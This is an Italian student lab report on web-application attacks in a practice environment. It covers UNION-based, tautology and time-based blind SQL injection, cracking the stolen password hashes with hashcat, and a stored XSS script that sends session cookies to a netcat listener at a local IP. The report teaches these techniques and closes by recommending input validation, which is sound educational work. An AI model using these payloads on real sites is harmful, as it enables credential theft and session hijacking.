S6-L5
Web-App Attack

1. SQL Injection

---

2. SQL Injection - Blind

---

3. XSS Stored

Questa relazione illustra le varie vulnerabilità e i metodi di exploit mostrati.

Emanuele Di Stefano


In questa foto, vediamo un esempio di SQL Injection utilizzando la tecnica UNION SELECT.

Questa tecnica consente a un attaccante di combinare i risultati di una query legittima con quelli di una query malevola.

L'iniezione viene eseguita inserendo la stringa ' union select user, password FROM users # nel campo "User ID".

Il simbolo # commenta il resto della query, rendendo ininfluenti eventuali sintassi aggiuntive.

Come risultato, vengono mostrati i nomi utente e le password hash presenti nella tabella users.




2. SQL Injection - OR '1'='1'

Questa foto mostra un'altra tecnica di SQL Injection comunemente nota come tautologia.

Inserendo la stringa ' OR '1'='1' nel campo "User ID", l'attaccante può far sì che la condizione della query SQL sia sempre vera, ottenendo così l'accesso a tutti i record della tabella users.

Questo tipo di iniezione sfrutta una condizione sempre vera per bypassare i controlli di autenticazione.




3. SQL Injection - Hash Cracking


Dopo aver ottenuto gli hash delle password, l'attaccante può utilizzare strumenti come hashcat per craccare le password.

In questo elemento, vediamo che l'attaccante ha utilizzato hashcat con il wordlist rockyou.txt per craccare le password hash ottenute.

Le password sono state recuperate con successo, rivelando le credenziali in chiaro.

Codice usato:
' union select user , password FROM users #






SQL Injection Blind

Nell'iniezione SQL Blind, l'attaccante non vede direttamente i risultati della query iniettata ma può dedurre informazioni basandosi sul comportamento dell'applicazione.

In questa foto, l'attaccante utilizza la funzione SLEEP() per ritardare la risposta del server, verificando così la vulnerabilità.


La stringa iniettata è 1' AND sleep(10)#.



SQL Injection Blind con Union Select

Questa foto mostra una combinazione di tecniche di iniezione SQL Blind e UNION SELECT.

L'attaccante inietta la stringa (' union select user , password FROM users #), ottenendo nuovamente i nomi utente e le password hash della tabella users, confermando così la vulnerabilità dell'applicazione.




Stored Cross-Site Scripting (XSS)

In questo elemento, l'attaccante sfrutta una vulnerabilità di XSS memorizzato.

L'attaccante inserisce uno script malevolo nel campo "Message", che viene poi memorizzato nel database e eseguito ogni volta che un utente visualizza il messaggio.

Lo script iniettato è:

```
<script>
var i = new Image();
i.src =
"http://192.168.50.103:4444/
?cookie=" +
document.cookie;
</script>
```



Intercettazione dei Cookie

L'ultima foto mostra l'attaccante che utilizza nc (netcat) per ascoltare sulla porta 4444.

Quando uno script XSS iniettato viene eseguito nel browser della vittima, i cookie della vittima vengono inviati all'attaccante.

In questo esempio, possiamo vedere il cookie di sessione della vittima che viene trasmesso all'attaccante.

Conclusione

Le illustrazioni evidenziano diverse vulnerabilità presenti in un'applicazione web, tra cui iniezioni SQL (classiche, UNION SELECT e blind) e XSS memorizzato.

Questi attacchi possono compromettere seriamente la sicurezza di un'applicazione web, permettendo agli attaccanti di accedere a dati sensibili e di prendere il controllo delle sessioni degli utenti.

È essenziale implementare misure di sicurezza come la sanitizzazione e la validazione degli input per prevenire tali attacchi.